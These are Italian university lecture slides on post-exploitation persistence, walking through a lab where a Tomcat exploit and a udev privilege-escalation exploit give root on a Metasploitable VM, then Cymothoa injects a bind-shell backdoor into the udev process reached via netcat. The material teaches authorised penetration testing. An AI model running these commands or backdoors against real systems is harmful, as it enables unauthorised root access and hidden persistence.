

Università degli Studi di Salerno



Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Postexploitation (Maintaining Access)

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Operating System Backdoor
- Web Backdoor

Outline

- Concetti Preliminari
- Operating System Backdoor
- Web Backdoor

Concetti Preliminari

- Dopo aver effettuato il *Privilege Escalation* sulla macchina target potrebbe essere richiesto di creare o installare meccanismi che consentano di mantenere l'**accesso persistente** ad essa
 - **Accesso Persistente:** poter accedere alla macchina target dopo che la vulnerabilità per accedervi è stata risolta o la macchina è stata riavviata
- **N.B.** Così facendo, anche se in futuro la vulnerabilità sfruttata per accedere alla macchina target verrà risolta, si potrà avere lo stesso accesso ad essa



Concetti Preliminari

- L'utilizzo di meccanismi di persistenza deve sempre essere reso noto e chiarito durante la fase di Target Scoping tra tutte le parti coinvolte nel processo di penetration testing

- È sempre necessario documentare tutti i meccanismi di accesso persistente installati durante la fase di Postexploitation
 - Così che tali meccanismi possano poi essere subito rimossi al termine del processo di penetration testing



Concetti Preliminari

- Le Regole di Ingaggio definite nella fase di Target Scoping a monte di un processo di penetration testing tipicamente non consentono esplicitamente di effettuare tale attività

- È necessario assicurarsi che l'**utilizzo di meccanismi di persistenza (ad esempio, backdoor)** sia stato **esplicitamente richiesto e consentito per iscritto**
 - Durante la fase di *Target Scoping* ed in particolare nella *Definizione delle Regole di Ingaggio*



Concetti Preliminari

- Gli strumenti per mantenere l'accesso persistente ad una macchina target sono generalmente classificati in tre categorie principali
 - Operating System Backdoor
 - Web Backdoor
 - Strumenti di Tunneling

Concetti Preliminari

- Gli strumenti per mantenere l'accesso persistente ad una macchina target sono generalmente classificati in tre categorie principali

- Operating System Backdoor



Saranno trattate dal corso

- Web Backdoor



**Tematica che potrebbe essere analizzata
nell'ambito delle attività progettuali**

- Strumenti di Tunneling

Outline

- Concetti Preliminari
- Operating System Backdoor
- Web Backdoor


Operating System Backdoor

- **Backdoor:** metodo/strumento che permette di mantenere l'accesso persistente ad una macchina target
 - Senza utilizzare i normali processi di autenticazione di tale macchina
 - Eventualmente, anche senza essere rilevati da chi amministra tale macchina

Operating System Backdoor

Operazione Preliminare: Creazione Istantanea


- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Operazione Preliminare: Creazione Instantanea


- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Operazione Preliminare: Creazione Istantanea


- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Operazione Preliminare: Creazione Instantanea


- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Operazione Preliminare: Creazione Istantanea


- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Operazione Preliminare: Creazione Instantanea

- **N.B.** Prima di eseguire gli esempi è importante acquisire uno snapshot delle VM dove andremo ad installare le backdoor
- In modo da poter successivamente ripristinare lo stato delle VM



Operating System Backdoor

Cymothoa

- Backdoor che consente di «iniettare» il suo shellcode all'interno di un processo esistente
 - In modo da «celare» la backdoor sotto forma di un regolare processo
- La backdoor è in grado di coesistere con il processo «iniettato»
 - Così da «non destare sospetti» nell'amministratore di sistema
- N.B. Iniettare lo shellcode in un processo fornisce un altro vantaggio
 - Se la macchina target dispone di meccanismi di sicurezza che monitorano solo l'integrità dei file eseguibili, ma non eseguono verifiche sulla memoria, la backdoor iniettata nel processo non verrà rilevata

Operating System Backdoor


Cymothoa

- Prima di utilizzare Cymothoa sulla macchina target è opportuno scaricarla sulla macchina Kali per comprenderne il funzionamento

- `apt-get install cymothoa`

- Per avviare **cymothoa** e mostrare la relativa modalità di Help è sufficiente digitare il seguente comando

- `cymothoa`



```
Ver.1 (beta) - Runtime shellcode injection, for stealthy backdoors...
By codwizard (codwizard@gmail.com) and crossbower (crossbower@gmail.com)
from ES-Malaria by ElectronicSouls (http://www.0x4553.org).
          README-SHELLCODES      xp_free_fast.siv
Usage:           cymothoa -p <pid> -s <shellcode_number> [options]
Main options:
  -p      process pid
  -s      shellcode_number[all]
  -l      memory region name for shellcode injection (default /lib/ld)
          search for "r-xp" permissions, see /proc/pid/maps...
  -m      memory region name for persistent memory (default /lib/ld)
```

Operating System Backdoor

Cymothoa

- I parametri più importanti presi in input da **cymothoa** sono
 - *PID* del processo in cui iniettare lo shellcode
 - Tipo di shellcode da iniettare
 - Per ottenere la lista completa degli shellcode disponibili, digitare **cymothoa -S**

```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

- Inietteremo Cymothoa in un processo sulla **macchina target**
 - **Metasploitable 2**, con indirizzo IP **10 . 0 . 2 . 6**
- Utilizzeremo due exploit
 1. **Exploit remoto** che ci consentirà di ottenere l'**accesso alla macchina target** sotto forma di utente non privilegiato
 2. **Exploit locale** che ci consentirà di effettuare **Vertical Privilege Escalation**
- Useremo il comando **upload** della shell Meterpreter per caricare Cymothoa sulla macchina target

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ **Fase 1 (Da effettuare tramite MSFConsole):**

1. `use exploit/multi/http/tomcat_mgr_deploy`
2. `set payload java/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.6`
4. `set RPORT 8180`
5. `set LHOST 10.0.2.15`
6. `set httpusername tomcat`
7. `set httppassword tomcat`
8. `exploit`

N.B. Nell'esempio si è assunto che `httpusername` e `httppassword` siano stati ottenuti durante le fasi preliminari a quella di Target Exploitation

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"tar.gz
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

➤ background

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"tar.gz
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

➤ background

Tale sessione verrà utilizzata da un altro exploit
per effettuare *Vertical Privilege Escalation*

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

- Usiamo la sessione precedentemente instaurata (Sessione 1 nell'esempio) per veicolare ed eseguire un exploit locale sulla macchina target (**exploit/linux/local/udev_netlink**)
 - Tale exploit ci consentirà di effettuare *Vertical Privilege Escalation*
- Fase 2 (Da effettuare tramite MSFConsole):
 1. **use exploit/linux/local/udev_netlink**
 2. **set PAYLOAD linux/x86/meterpreter/reverse_tcp**
 3. **set SESSION 1**
 4. **set LHOST 10.0.2.15**
 5. **exploit**

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

- Usiamo la sessione precedentemente instaurata (Sessione 1 nell'esempio) per veicolare ed eseguire un exploit locale sulla macchina target (**exploit/linux/local/udev_netlink**)
 - Tale exploit ci consentirà di effettuare *Vertical Privilege Escalation*
- Fase 2 (Da effettuare tramite MSFConsole):
 1. use exploit/linux/local/udev_netlink
 2. set PAYLOAD linux/x86/meterpreter/reverse_tcp
 3. set SESSION **1**
 4. set LHOST 10.0.2.15
 5. exploit

Sessione messa in background
precedentemente

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 3:

- Scarichiamo Cymothoa dal seguente URL
 - <https://sourceforge.net/projects/cymothoa/>
 - Assumiamo che Cymothoa sia stata scaricata in **/root/Desktop**

➤ Fase 4:

- Tramite la corrente sessione Meterpreter carichiamo Cymothoa nella directory **/tmp** della macchina target
 1. **lcd /root/Desktop**
 2. **upload cymothoa-1-beta.tar.gz /tmp**

```
meterpreter > lcd /root/Desktop
meterpreter > upload cymothoa-1-beta.tar.gz /tmp
[*] uploading  : cymothoa-1-beta.tar.gz -> /tmp
[*] uploaded   : cymothoa-1-beta.tar.gz -> /tmp/cymothoa-1-beta.tar.gz
meterpreter > |
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 5:

- Tramite la corrente sessione Meterpreter accediamo alla *shell* di sistema della macchina target
- **shell**

```
meterpreter > shell  
Process 4679 created.  
Channel 2 created.
```

➤ Fase 6:

- Compiliamo Cymothoa
 1. cd /tmp
 2. tar xzvf cymothoa-1-beta.tar.gz
 3. cd cymothoa-1-beta
 4. make

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 7:

- Sulla macchina target, tramite la sessione Meterpreter, vediamo qual è il **PID** del processo **udev**
 - `ps aux | grep udev`
- In tale processo andremo ad iniettare lo shellcode di Cymothoa

```
ps aux | grep udev
root      2288  0.0  0.0  2092   616 ?          S<s  04:16   0:00 /sbin/u
devd --daemon
```

Il PID del processo
udev è 2288

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 8:

- Iniettiamo lo shellcode di Cymothoa nel processo avente PID 2288 (**udev**)
- Verrà creata un backdoor in ascolto sulla porta **4444**
- **./cymothoa -p 2288 -s 1 -y 4444**

```
./cymothoa -p 2288 -s 1 -y 4444.zip
[+] attaching to process 2288

register info:
-----
eax value: 0xfffffffffe ebx value: 0x7
esp value: 0xbfd6f440 eip value: 0xb7fdf410
-----

[+] new esp: 0xbfd6f43c
[+] payload preamble: fork
[+] injecting code into 0xb7fe0000
[+] copy general purpose registers
[+] detaching from 2288

[+] infected!!!
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 8:

- Iniettiamo lo shellcode di Cymothoa nel processo avente PID 2288 (**udev**)
- Verrà creata un backdoor in ascolto sulla porta **4444**
- `./cymothoa -p 2288 -s 1 -y 4444`

```
./cymothoa -p 2288 -s 1 -y 4444.zip
[+] attaching to process 2288
[+] shellcode number
[+] port number
eax value: 0xfffffffde ebx value: 0x7
esp value: 0xbfd6f440 eip value: 0xb7fdf410
-----
[+] new esp: 0xbfd6f43c
[+] payload preamble: fork
[+] injecting code into 0xb7fe0000
[+] copy general purpose registers
[+] detaching from 2288
[+] infected!!!
```

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 9:

- Mediante *netcat* ci colleghiamo dalla macchina Kali alla macchina target
 - `nc -nvv 10.0.2.6 4444`

```
root@kali:~# nc -nvv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
whoami
root
```

- La backdoor Cymothoa consentirà l'accesso diretto alla macchina target

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 9:

- Mediante *netcat* ci colleghiamo dalla macchina Kali alla macchina target
 - nc -nvv 10.0.2.6 4444

```
root@kali:~# nc -nvv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
whoami
root
```

A red box highlights the command "uname -a". A red callout bubble points to the output of the command with the text: "Vediamo qual è la versione del kernel della macchina target".

- La backdoor Cymothoa consentirà l'accesso diretto alla macchina target

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

➤ Fase 9:

- Mediante *netcat* ci collegiamo dalla macchina Kali alla macchina target
 - `nc -nvv 10.0.2.6 4444`

```
root@kali:~# nc -nvv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
whoami
root
```

Vediamo qual è l'utente corrente

- La backdoor Cymothoa consentirà l'accesso diretto alla macchina target

Operating System Backdoor

Cymothoa – Esempio 1 (Backdoor Non Persistente)

- La backdoor Cymothoa consentirà l'accesso diretto alla macchina target

- **Osservazione 1:** Cymothoa non garantisce persistenza sulla macchina target
